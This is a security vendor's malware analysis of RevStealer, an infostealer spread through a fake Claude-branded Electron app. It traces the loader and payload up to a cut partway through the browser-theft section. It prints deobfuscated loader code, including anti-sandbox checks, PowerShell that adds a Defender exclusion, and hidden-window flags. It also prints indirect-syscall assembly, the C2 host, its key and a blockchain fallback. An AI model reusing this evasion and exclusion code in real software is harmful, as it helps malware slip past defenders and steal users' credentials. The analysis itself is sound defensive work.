MORPHISEC

Threat Analysis

MORPHISEC THREAT LABS

RevStealer: Silence Is Its Greatest Weapon

A trojanized Electron app posing as “Claude Opus 5 Free Desktop” delivers a stealthy Windows infostealer with blockchain-based command-and-control failover.

Author: Shmuel Uzan

August 2026

Executive Summary

RevStealer is a Windows information stealer that is built to work quietly. It is delivered inside a trojanized Electron desktop application distributed through GitHub repositories and game-cheat-themed sites. The most notable observed lure is a fake **"Claude Opus 5 Free Desktop"** project - an app that impersonates Anthropic and promises free access to a paid AI model. When the enclosed executable is run, the Electron layer silently validates the host, tries to add the user's AppData folder to Microsoft Defender's exclusion list, decrypts an embedded native payload, launches it hidden, and deletes its own staging file.

Once running, the native RevStealer payload lives up to the theme. It resolves Windows APIs without a normal import table, keeps its configuration encrypted until the moment of use, calls the kernel through indirect system calls to slip past user-mode hooks, streams stolen data straight to its server instead of leaving one archive on disk, and finally deletes itself. Even its command-and-control channel is designed to disappear: if the primary server is down, RevStealer reads a fallback address from a smart contract on the Polygon blockchain, letting the operator rotate infrastructure without rebuilding the malware.

Confirmed targets include browser databases, encryption keys, extension storage, Windows Credential Manager, a dozen password managers, more than fifty cryptocurrency wallets, VPN and remote-access credentials, messaging apps, game launchers, OBS profiles, clipboard contents, screenshots and selected user documents. This report walks through the full attack chain, the Electron loader, the native payload, exfiltration and cleanup.

Campaign overview and infection chain

The campaign relies on social engineering; victims are steered to GitHub repositories that look like legitimate free software and to game-cheat-themed sites. The best-documented example is the repository **claude5opus/Claude-Opus-5-Free-Desktop**, which impersonates Anthropic, uses Claude branding, and advertises "free access to Claude Opus 5." Its README and release page offer a download named **ClaudeOpus5-desktop.zip** (~101 MB).

The Electron layer is the delivery vehicle: it bridges the initial executable and the native stealer while hiding the payload inside an encrypted application resource. Before launching RevStealer, it checks the host, attempts the Defender exclusion, decrypts the embedded AES-CBC resource, starts the payload without a visible window, and attempts to clean up. Its own tracking URL is only a placeholder; the real C2 and the Polygon fallback live inside the native payload.



Figure 1 - End-to-end infection chain, from the Claude-branded lure to the hidden RevStealer executable.



Figure 2 - The malicious repository claude5opus/Claude-Opus-5-Free-Desktop, impersonating Anthropic.

Figure 3 - Repository README using Claude Opus 5 branding and a "Free" hook.



Figure 4 - Release page serving ClaudeOpus5-desktop.zip (~101 MB, SHA-256 d2e4f2c7…).



Figure 5 - VirusTotal detection for ClaudeOpus5-desktop.exe (1/66 vendors, community score -54) alongside the victim's forum thread describing silent execution and subsequent account compromise.

In one forum discussion, a user reported becoming infected with **RevStealer** after downloading what they believed to be legitimate software from GitHub. According to the victim, the malware ran silently in the background from a randomly named directory under **AppData**. Despite the infection, their installed security product reportedly did not initially detect the malicious executable. The victim later reported that several online accounts, including Microsoft and EA accounts, had been compromised, illustrating how quickly an infostealer infection can lead to credential and session theft.

Stage 1 - The Electron loader

The first stage is a 64-bit Electron 33.4.11 application (Chromium 130.0.6723.191) whose only job is to deliver the native stealer. It creates no window or user interface at all.

RevStealer is not unusual here. Hiding malicious logic inside an Electron `app.asar (main.js)` bundle has become a common delivery pattern. The backdoored Sakura RAT project covered in two 2025 investigations, one by Sophos and one by Trend Micro, uses Electron the same way: not as the RAT engine, but as a loader stage that disables Defender, sets up persistence, and downloads the real payloads (AsyncRAT, Remcos, Lumma). Since Discord, VS Code, and Notion are also Electron apps, the framework itself is not the indicator; a malicious `main.js` inside `app.asar` is.

Bootstrap and ASAR entry

`XabivSystem.exe` mounts the adjacent `resources\app.asar` archive and reads its embedded `package.json`, which names `electron/snmc.js` as the main entry point. `snmc.js` exits on non-Windows systems and when the single-instance lock cannot be acquired. On an accepted launch it sets `PYTHONUTF8=1`, disables hardware acceleration and logging, waits for Electron to become ready, and starts the loader. No `BrowserWindow` or renderer is ever created.

The reachable order of operations is:

```
host validation
  -> Defender exclusion attempt
  -> encrypted-resource extraction
  -> hidden native-process launch
  -> staging-file cleanup
  -> Electron exit
```

The original JavaScript is heavily obfuscated: rotated Base64 string tables, RC4-style string decoding, arithmetic constant hiding, flattened control flow, custom stack-machine bytecode, alias modules and junk branches. A timing check around a JavaScript debugger statement clears the encoded string table if execution pauses for more than roughly 100 milliseconds - a simple but effective anti-analysis trip wire.

Host validation and anti-sandbox checks

Before extracting the payload, the loader requires all of the following:

- At least 2 GiB of physical memory.
- At least two logical CPU cores.
- A hostname and username absent from a 14-entry custom-hash blocklist.
- At least one graphics adapter containing a recognized vendor or product token.

```
function checkSystem() {
  const totalRam = os.totalmem();
  const cpuCores = os.cpus().length;

  if (totalRam < REQUIREMENTS.minRamGb * 1024 * 1024 * 1024) {
    return {
      passed: false,
      reason: "insufficient_ram",
      totalRam,
      cpuCores,
    };
  }

  if (cpuCores < REQUIREMENTS.minCores) {
    return {
      passed: false,
      reason: "insufficient_cpu",
      totalRam,
      cpuCores,
    };
  }

  const blockedNameResult = checkBlockedNames();
  if (blockedNameResult.blocked) {
    return {
      passed: false,
      reason: blockedNameResult.reason,
      totalRam,
      cpuCores,
      computerName: blockedNameResult.computerName,
      userName: blockedNameResult.userName,
    };
  }

  const gpuResult = checkGpu();
  if (!gpuResult.passed) {
    return {
      passed: false,
      reason: gpuResult.reason,
      totalRam,
      cpuCores,
      gpuNames: gpuResult.gpuNames,
    };
  }
```

Figure 6 - Deobfuscated checkSystem() enforcing the memory, CPU, blocked-name and GPU gates.

Ten of the fourteen blocklisted names resolve to: johnson, miller, malware, maltest, currentuser, sandbox, virus, wdagutilityaccount, bruno and george; four hashes remain **unresolved.**

```
const AVM_BLOCKED_HASHES = [
  1479727158, 409166356, 0x864d7ec5, 0x88fb1b05, 2060748422, 0xfcc237bf,
  0xa2322ca7, 130185003, 60995522, 413315536, 0xda1755e2, 1375589880,
  1209051168, 0xa171b146,
];

const AVM_GPU_HASHES = [
  1456587012, 0xb7cb40ac, 0xa882ad8b, 410339450, 766749813, 375774356,
  0xf456d32d, 0xb9e8f88b, 237888609, 0xf5c820a0,
];
```

Figure 7 - The embedded AVM_BLOCKED_HASHES and AVM_GPU_HASHES tables.

GPU names are first queried with wmic path `win32_VideoController` get name `/format:list`. If WMIC fails, hidden PowerShell falls back to `Get-CimInstance` and then `Get-WmiObject`. Accepted GPU substrings are nvidia, geforce, quadro, amd, ati, radeon, intel, arc, iris and uhd. These values are used only for the gate; the Electron code does not transmit them.

Microsoft Defender exclusion attempt

After the checks pass, hidden PowerShell tests whether `%USERPROFILE%\AppData` is already in Defender's exclusion list. Scripts are UTF-16LE encoded, Base64-wrapped and run with:

```
-NoProfile -NonInteractive -WindowStyle Hidden -EncodedCommand <Base64>
```

If the folder is not already excluded, the loader runs `Add-MpPreference -ExclusionPath '<user-home>\AppData' -ErrorAction Stop`. The command is attempted **without** requesting elevation; failure is ignored and does not stop payload extraction. The bundled `elevate.exe` is not used by the reachable JavaScript.

```
function buildGetPrefScript(targetPath) {
    "try { ",
    "$list = (",
    "Get-Mp",
    "Preference",
    " -ErrorAction Stop).ExclusionPath; ",
    "if ($null -eq $list) { $false } else { ",
    "($list | Where-Object { $_.ToLower() -eq $target.ToLower() }).Count -gt 0 } ",
    "} catch { $false }",
  ].join("");
}

function buildAddExclusionScript(targetPath) {
  const escapedTarget = escapePowerShellString(targetPath);
  return [
    "Add-Mp",
    "Preference",
    " -ExclusionPath '",
    escapedTarget,
    "' -ErrorAction Stop",
  ].join("");
}

function hasDefenderExclusion(targetPath) {
  const result = runPowerShell(buildGetPrefScript(targetPath), {
    timeout: 20000,
  });
  if (result.status !== 0) {
    return false;
  }
  return result.stdout.trim().toLowerCase() === "true";
}

function addDefenderExclusion(targetPath) {
  const result = runPowerShell(buildAddExclusionScript(targetPath), {
    timeout: 20000,
  });
  return result.status === 0;
}

function ensureAppDataExclusion() {
  const appDataPath = getAppDataPath();
  const unusedMarkers = ["u8hj", "LaIKkR0", "zDK9"];

  try {
    if (hasDefenderExclusion(appDataPath)) {
      return;
```

Figure 8 - PowerShell builders that query and, if needed, add the AppData Defender exclusion.

Embedded payload recovery and cryptography

The encrypted payload is stored in `resources\app-ri9icle2.res`. The loader reads the file, strips a 29-byte prefix, reconstructs the key and IV by XORing embedded hexadecimal fragments with masks, and decrypts the remainder with **AES-256-CBC / PKCS#7**:

The result is a 3,407,336-byte Windows PE (SHA-256 cfe7907297311f86013e17ccb3dd91c0bad93665f6b205b41fb8e16ef44f5f76). The loader validates no hash or signature and performs no decompression. The declared `7zip-bin` and `app-builder-bin` dependencies are unused on this path.

Native launch and cleanup

The decrypted PE is written to `%USERPROFILE%\AppData\.9qdz1mlg\tk6pm8x57t.exe` (the directory is created recursively) and started directly - no arguments, hidden window, ignored standard handles, detached. Electron calls `unref()` on the child, then immediately tries to delete the executable and remove the directory if empty. Cleanup failures are ignored, so either artifact can remain on disk.

Network behavior

The loader contains an optional pre-launch HTTP GET routine with an eight-second timeout, but this build supplies only the literal placeholder __IP_LOGGER_URL__ - not an operational endpoint. The package homepage https://www.xejihu.app/ is metadata and is never contacted by the reachable code.

```
const CONFIG = {
  target: null,
  args: [],
  cwd: null,
  detached: true,
  ipLoggerUrl: "__IP_LOGGER_URL__",
};
```

Figure 9 - Loader configuration recovered from the Electron stage.

Stage 2 - The RevStealer native payload

The native payload is where the theft happens. At a high level, its execution chain is:

1. Resolve concealed APIs and decrypt runtime strings.
2. Enforce single-instance, language, CAPTCHA and VM/sandbox gates.
3. Install exception-based crash recovery for risky operations.
4. Decrypt and validate a C2 endpoint, with a Polygon smart contract as fallback.
5. Create a stable host identity and submit system reconnaissance.
6. Discover browser profiles and recover standard and App-Bound Chromium key material.
7. Collect browser databases, extension storage, credentials, password-manager files, wallets, application data, screenshots and user documents.
8. Frame, optionally compress, encrypt, encode and transmit typed records.
9. Fetch and execute optional download or command tasks.
10. Send a completion signal and remove the native executable.

The binary has no conventional startup layout: its initial region is packed / high-entropy, and the exact transfer into the theft logic is not preserved. That **missing startup transition remains unresolved**. Once running, computed continuations, shared code tails, return-address manipulation and a flattened state dispatcher obscure the precise instruction order, but the data passed between stages establishes the logical sequence below.

Native initialization and concealed configuration

RevStealer minimizes conventional imports. It walks the PEB loader lists, parses PE export directories, hashes exported names, follows forwarded exports, and loads missing modules through native loader APIs - obtaining Windows functions without a normal, descriptive import table.

Six small ASCII/UTF-16 decoders reveal API names, DLLs, registry paths, filenames, product names and network configuration in place. Their rolling operations combine bit rotations with XOR or subtraction, and each protected value uses an interlocked three-state guard - encrypted, decrypting, ready - so concurrent threads cannot decode the same buffer twice. The result is a payload whose meaningful configuration becomes visible only shortly before use.

An opaque state-mixing branch deliberately reaches privileged or invalid instructions such as IN, OUT and INSD. Its computed value has no identified consumer; the confirmed effect is exception-driven control-flow noise. Assigning it a collection or cryptographic purpose would be unsupported.

The embedded manifest identifies the program as `ValleyPoint.Software.BV.Clipboard.Text.Setup.Wizard` version `1.1.232.42` - cover metadata that conflicts with the payload's actual credential theft, wallet collection, remote tasking and self-deletion.

Environment gates and analysis resistance

RevStealer protects its expensive collection and network stages with several independent acceptance gates. It exits if it cannot create the mutex Global\5B908BC4, which prevents competing copies from corrupting shared browser state or sending duplicate victim records - it does not make the malware persistent.

Weighted VM and sandbox score

The anti-VM gate runs ten tests in shuffled order and keeps the running score masked in memory. A score of seven or more triggers a 2-10 second delay followed by `ExitProcess(0)`; the delay makes rejection less immediate and less deterministic. The confirmed signals are:

- **Processes:** a Toolhelp snapshot is compared with a 74-entry executable-name hash table. A match adds 99 points. Even without a match, a low process count adds 5 points at ≤50 processes, 2 at 51-75, and 1 at 76-100. **The table covers:**
    - **Debuggers and reversing tools:** IDA/IDA64, x32dbg, x64dbg, OllyDbg, WinDbg, dnSpy, Ghidra, Hiew, PEiD, DIE, Scylla, MegaDumper, dotPeek, and de4dot.
    - **Monitoring tools:** Procmon, Procmon64, Procexp, Process Hacker, Regshot, Regmon, Filemon, TCPView, and API Monitor.
    - **Network-analysis tools:** Wireshark, Dumpcap, Fiddler, HTTP Debugger, Burp Suite, Charles, NetworkMiner, RawCap, FakeNet, mitmproxy, and mitmdump.
    - **Virtualization tools:** VirtualBox services, VMware tools, QEMU guest agent, Xen service, and Parallels tools.

- **CPU topology:** fewer than two physical cores adds 7 points; small two-core arrangements add 1 or 3 depending on logical-processor count.
- **Memory:** ≤1,536 MiB adds 7 points; 1,537-3,584 MiB adds 2; 3,585-5,632 MiB adds 1.
- **Graphics:** failure to find an attached non-virtual adapter matching Nvidia, Radeon, Intel or Qualcomm adds 5 points.
- **Identity:** lowercased computer and user names are matched against an 18-entry hash table (confirmed: test, malware, sandbox, virus, cuckoo, analysis, sample, maltest, vmware, johndoe, miller, wdagutilityaccount). A match enters delayed termination immediately.
- **Uptime:** ≤120 seconds adds 3 points; 121-600 seconds adds 1.
- **Sleep acceleration:** Sleep(1000) measured with GetTickCount64; elapsed time below 400 ms adds 7 points.
- **Media capability:** failure to establish the expected Media Foundation H.264/NV12 path adds 5 points.
- **CPU consistency:** contradictory CPUID vendor and brand strings (e.g. AMD vendor with Intel brand) add 5 points.
- **Virtual-display vendors:** PCI vendor IDs 1234, 15AD, 80EE, 1B36, 1AF4 and 1AE0 (QEMU/Bochs, VMware, VirtualBox, Red Hat/QEMU, virtio, Google) add 5 points.

The Media Foundation branch can configure a temporary 1280×720, 30-fps H.264/NV12 pipeline, but here its result only feeds the environment score. No confirmed path uploads recorded video, so describing `RevStealer` as performing video surveillance would overstate the evidence. Notably, the gate does not use `IsDebuggerPresent`, `CheckRemoteDebuggerPresent`, `RDTSC/RDTSCP`, `the CPUID hypervisor leaf`, `WMI firmware queries`, `MAC-OUI tests or disk-size thresholds at this stage.`

Regional exclusion and CAPTCHA gate

RevStealer checks the UI language, system language and active keyboard layout. Russian, Ukrainian, Belarusian, Tajik, Armenian, Azeri, Kazakh, Kyrgyz, Turkmen and Uzbek primary languages cause termination - a geographic exclusion independent of the VM score. A CAPTCHA gate then compares a 16-byte PE-overlay marker with an XOR-obfuscated embedded copy; when the raw-marker condition is met it shows a window (class `CX`, title `Verification`) with a pseudo-random six-character challenge. Cancellation or a wrong (case-insensitive) answer terminates execution. The confirmed effect is resistance to automated execution; a distributor or build-protection purpose is plausible but **inferred**.

VEH-based crash recovery

RevStealer registers a vectored exception handler. Before a protected operation it captures the nonvolatile general-purpose registers, a recovery instruction pointer and XMM6-XMM15 into a 272-byte frame linked through `TEB->NtTib.ArbitraryUserPointer`. If the operation faults, the handler records the exception, unlinks the frame, restores saved state and returns `EXCEPTION_CONTINUE_EXECUTION`, resuming at a safe continuation and skipping the failed body.

This framework surrounds C2 requests, browser and extension collection, locked-file operations, object-name queries, screenshots, browser instrumentation and wallet framing. Because RevStealer deliberately performs fragile cross-process and filesystem operations - and generates exceptions in its own opaque code - a fault in one collector does not end the whole theft session.

Indirect native system calls

RevStealer implements 14 indirect syscall wrappers. Each decrypts a system-service number into `EAX`, decrypts the address of a syscall gadget inside ntdll into `R11`, reshapes arguments for the x64 convention, and calls the gadget - the payload contains no local `syscall` instruction. The wrappers cover NtClose, NtDuplicateObject, NtGetNextProcess, NtOpenProcess, NtOpenThread, NtQueryInformationProcess, NtQueryObject, NtQuerySystemInformation, NtReadVirtualMemory, NtResumeThread, NtSuspendThread, NtTerminateProcess, NtUnlockFile and NtWaitForSingleObject. This avoids the exported entry points where user-mode monitoring hooks usually sit.

```
.%_(_:00000001402A5780 arg_58          = qword ptr  68h
.%_(_:00000001402A5780 arg_60          = qword ptr  70h
.%_(_:00000001402A5780 arg_68          = byte ptr  78h
.%_(_:00000001402A5780
.%_(_:00000001402A5780                 push    rbp                 Generic indirect-syscall dispatcher. Rebuilds the native x64 syscall argument l
.%_(_:00000001402A5781                 mov     rbp, rsp
.%_(_:00000001402A5784                 push    rbx
.%_(_:00000001402A5785                 push    rdi
.%_(_:00000001402A5786                 push    rsi
.%_(_:00000001402A5787                 sub     rsp, 80h
.%_(_:00000001402A578E                 mov     rbx, rcx        ; Preserve the selected 16-byte INDIRECT_SYSCALL_ENTRY while the remaining registers are s
.%_(_:00000001402A5791                 mov     r10, rdx
.%_(_:00000001402A5794                 mov     rdx, r8
.%_(_:00000001402A5797                 mov     r8, r9
.%_(_:00000001402A579A                 mov     r9, [rbp+arg4]
.%_(_:00000001402A579E                 lea     rsi, [rbp+arg_28]
.%_(_:00000001402A57A2                 lea     rdi, [rsp+98h+var_78]
.%_(_:00000001402A57A7                 mov     rcx, 8
.%_(_:00000001402A57AE                 rep movsq
.%_(_:00000001402A57B1                 movzx   eax, word ptr [rbx+0Ch] ; Load the encrypted 16-bit system-service number from entry offset 0x0C into EAX.
.%_(_:00000001402A57B5                 xor     ax, cs:g_syscall_number_xor_key ; Decrypt the service number with g_syscall_number_xor_key; EAX is now rea
.%_(_:00000001402A57BC                 mov     r11, [rbx]      ; Load the encrypted ntdll syscall-gadget address from the entry.
.%_(_:00000001402A57BF                 xor     r11, cs:g_syscall_gadget_xor_key ; Decrypt the gadget address with g_syscall_gadget_xor_key.
.%_(_:00000001402A57C6                 call    r11             ; Indirectly call an ntdll syscall gadget.
.%_(_:00000001402A57C9                 add     rsp, 80h
.%_(_:00000001402A57D0                 pop     rsi
.%_(_:00000001402A57D1                 pop     rdi
.%_(_:00000001402A57D2                 pop     rbx
.%_(_:00000001402A57D3                 pop     rbp
.%_(_:00000001402A57D4                 retn
.%_(_:00000001402A57D4 dispatch_indirect_syscall endp
```

Figure 10 - Dispatch of an indirect system call.

C2 Bootstrap and victim registration

Before any records are sent, RevStealer establishes a usable endpoint. It hex-decodes an IV-prefixed configuration blob, applies AES-256-CBC with PKCS#7 validation, and produces meta7[.]archscreen68[.]one:443. The 32-byte endpoint key is `5786ca71a61ab80e72bf71ac28ff70bce0f0046867c76e87f25a844dcd67b763`.

The payload issues GET /cdn/status and requires the substring active. It first uses normal TLS verification, then may retry while accepting invalid certificate conditions. If the primary server is unavailable, it issues Polygon JSON-RPC eth_call requests to contract `0x8A268CF0899560bdB50e06c5A296cA235c887193` (selector `0xd8b0d6ad,block latest`), trying five public RPC providers in shuffled order: polygon.drpc.org, polygon-bor-rpc.publicnode.com, poly.api.pocket.network, polygon.lava.build and polygon-public.nodies.app. The contract response is decoded as Ethereum ABI dynamic bytes, hex-decoded and decrypted with the same key to recover another host[:port], which must pass the same status test. If neither source works, it sleeps 60 seconds and retries. This blockchain indirection lets the operator rotate infrastructure without rebuilding the payload.

Once networking is available, RevStealer builds a 17-field system record (UTC time, a stable 16-hex host fingerprint, languages, CPU brand and topology, memory, Windows version/build, display adapter, computer and DNS-domain names, username, admin membership, token integrity level, UTC offset, screen size and a schema version). It also reads installed software from the 64- and 32-bit Uninstall keys, serializes running processes, captures environment variables, clipboard text and a JPEG desktop screenshot. These records help the operator triage and prioritize each victim.

Browser discovery and credential-material recovery

Browser theft is a chain, not a single copy. RevStealer discovers browser roots (scanning the current user's `LOCALAPPDATA/APPDATA`, then other users' profiles under `\Users\*`), classifies profiles, recovers keys where possible, handles locked processes, collects databases, and finally gathers targeted extension storage. It recognizes Chromium roots via Local State and Gecko roots via Profiles, with specific handling for Chrome/Edge, Opera, Discord and Yandex. Because classification is path-based, the exact brand list should not be treated as fixed.

Standard Chromium DPAPI key

RevStealer opens `<browser root>\Local State`, extracts `encrypted_key`, Base64-decodes it, removes the DPAPI/v10 prefix, and calls `CryptUnprotectData` in the user's security context. This is **genuine local decryption**, but it recovers the browser's wrapping key - not every individual cookie or password row. A separate test for `app_bound_encrypted_key` only records the presence of App-Bound material; it does not decrypt it.

Chromium App-Bound recovery via a hardware breakpoint

